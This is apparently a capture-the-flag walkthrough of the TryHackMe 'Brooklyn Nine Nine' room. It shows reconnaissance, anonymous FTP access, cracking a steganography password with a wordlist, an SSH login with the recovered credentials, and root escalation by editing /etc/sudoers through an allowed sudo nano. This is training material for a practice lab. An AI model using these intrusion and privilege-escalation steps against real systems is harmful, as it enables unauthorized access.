
TryHackMe

Brooklyn Nine Nine

https://tryhackme.com/room/brooklynninenine

Walkthrough

1. NMAP SCAN



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17 23:17 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.6.36
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

There are 3 ports open:


1. Port 21 – hosting FTP
2. Port 22 – hosting SSH
3. Port 80 – hosting HTTP

What can we do?

To start off, we can try to investigate the ftp server, as anonymous logins are allowed.

You know the drill: “ftp <IP>”


Inside the FTP server, we find a text file, note_to_jake.txt. We download it and print its contents:



```
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```


From this, we can deduce that Jake has a shitty password, thus it can maybe be brute forced but not any more info other than that; let's move on with our reconnaissance and such.

I tried going over to the HTTP service and was greeted by this:



This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.


Nothing interesting here, maybe the source code will lead me somewhere?



```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.</p>
<!-- Have you ever heard of steganography? -->
</body>
</html>

```


That green comment makes me feel like we have to do some investigation on the .jpg file we were presented with on the website so I downloaded it and ran steghide on it.

Trying to extract the data itself has proven to be a bit of a nuissance since the data is protected by a password.



```
kali@kali:~/Desktop/Memos/TryHackMe/THM:BROOKLYN99$ steghide extract -sf brooklyn99.jpg
Enter passphrase:
steghide: can not uncompress data. compressed data is corrupted.
kali@kali:~/Desktop/Memos/TryHackMe/THM:BROOKLYN99$ 
```


In this case, we use stegcracker with the help of the rockyou.txt wordlist in order to crack the password protecting the data we need to extract from the picture itself.



```
kali@kali:~/Desktop/Scripts$ ./stegcracker /home/kali/Desktop/Memos/TryHackMe/THM\:BROOKLYN99/brooklyn99.jpg /home/kali/Desktop/Wordlists/rockyou.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file '/home/kali/Desktop/Memos/TryHackMe/THM:BROOKLYN99/brooklyn99.jpg' with wordlist '/home/kali/Desktop/Wordlists/rockyou.txt'..
Successfully cracked file with password: [redacted]
Tried 20330 passwords
Your file has been written to: /home/kali/Desktop/Memos/TryHackMe/THM:BROOKLYN99/brooklyn99.jpg.out
[redacted]
kali@kali:~/Desktop/Scripts$
```


We found the password and stegcracker already decompressed the hidden data.

It appears as though the data itself is just a .txt file and it reads:



```
Holts Password:
[redacted]

Enjoy !!
```

We found Holts' credentials; Try to connect via ssh?




```
kali@kali:~$ ssh holt@10.10.122.112
The authenticity of host '10.10.122.112 (10.10.122.112)' can't be establish
ed.
ECDSA key fingerprint is SHA256:0fp49Dp4VBPb3v/vGM9jYfTRiwpg2v28×1uGhvoJ7K4
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.122.112' (ECDSA) to the list of known hos
ts.
holt@10.10.122.112's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```

SUCCESS!

Have a look around the directory:


We got the user flag.

Now, onto our next task, the root flag…




```
holt@brookly_nine_nine:~$ ls -la
total 48
drwxr-xr-x 6 holt holt 4096 May 26 09:01 .
drwxr-xr-x 5 root root 4096 May 18 10:21 ..
-rw------- 1 holt holt   18 May 26 09:01 .bash_history
-rw-r--r-- 1 holt holt  220 May 17 21:42 .bash_logout
-rw-r--r-- 1 holt holt 3771 May 17 21:42 .bashrc
drwx------ 2 holt holt 4096 May 18 10:24 .cache
drwx------ 3 holt holt 4096 May 18 10:24 .gnupg
drwxrwxr-x 3 holt holt 4096 May 17 21:46 .local
-rw-r--r-- 1 holt holt  807 May 17 21:42 .profile
drwx------ 2 holt holt 4096 May 18 14:45 .ssh
-rw------- 1 root root  110 May 18 17:12 nano.save
-rw-rw-r-- 1 holt holt   33 May 17 21:49 user.txt
holt@brookly_nine_nine:~$ cat use
cat: use: No such file or directory
holt@brookly_nine_nine:~$ cat user.txt
[redacted]
holt@brookly_nine_nine:~$
```

First thing that comes to mind is to check what the sudo -l command outputs:




```
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:~$
```

Interesting, we can use a text editor as root. What can we do with that…? *Click* Oh, that's right, we can change the sudoers file so that we can run sudo on ALL commands as the user 'holt':




```
holt@brookly_nine_nine:~$ sudo nano /etc/sudoers
```




```
# User privilege specification
root    ALL=(ALL:ALL) ALL
jake[redacted]ALL=(ALL) NOPASSWD:/usr/bin/less
holt    ALL=(ALL) NOPASSWD:/bin/nano
test    ALL=(ALL:ALL) ALL
```

We change the permissions for holt to:



```
# User privilege specification
root    ALL=(ALL:ALL) ALL
jake[redacted]ALL=(ALL) NOPASSWD:/usr/bin/less
holt    ALL=(ALL:ALL) ALL
test    ALL=(ALL:ALL) ALL
```

Save the file and now you can run sudo at will, ON ANYTHING!



```
holt@brookly_nine_nine:~$ sudo ls -la /root
[sudo] password for holt:
total 32
drwx------  4 root root 4096 May 18 14:00 .
drwxr-xr-x 24 root root 4096 May 19 15:17 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 May 17 21:45 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 May 18 14:27 .ssh
-rw-r--r--  1 root root  165 May 17 23:19 .wget-hsts
-rw-r--r--  1 root root  135 May 18 14:00 root.txt
holt@brookly_nine_nine:~$ sudo cat /root/root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here i[redacted]e85481845

Enjoy !!
holt@brookly_nine_nine:~$
```

END

😊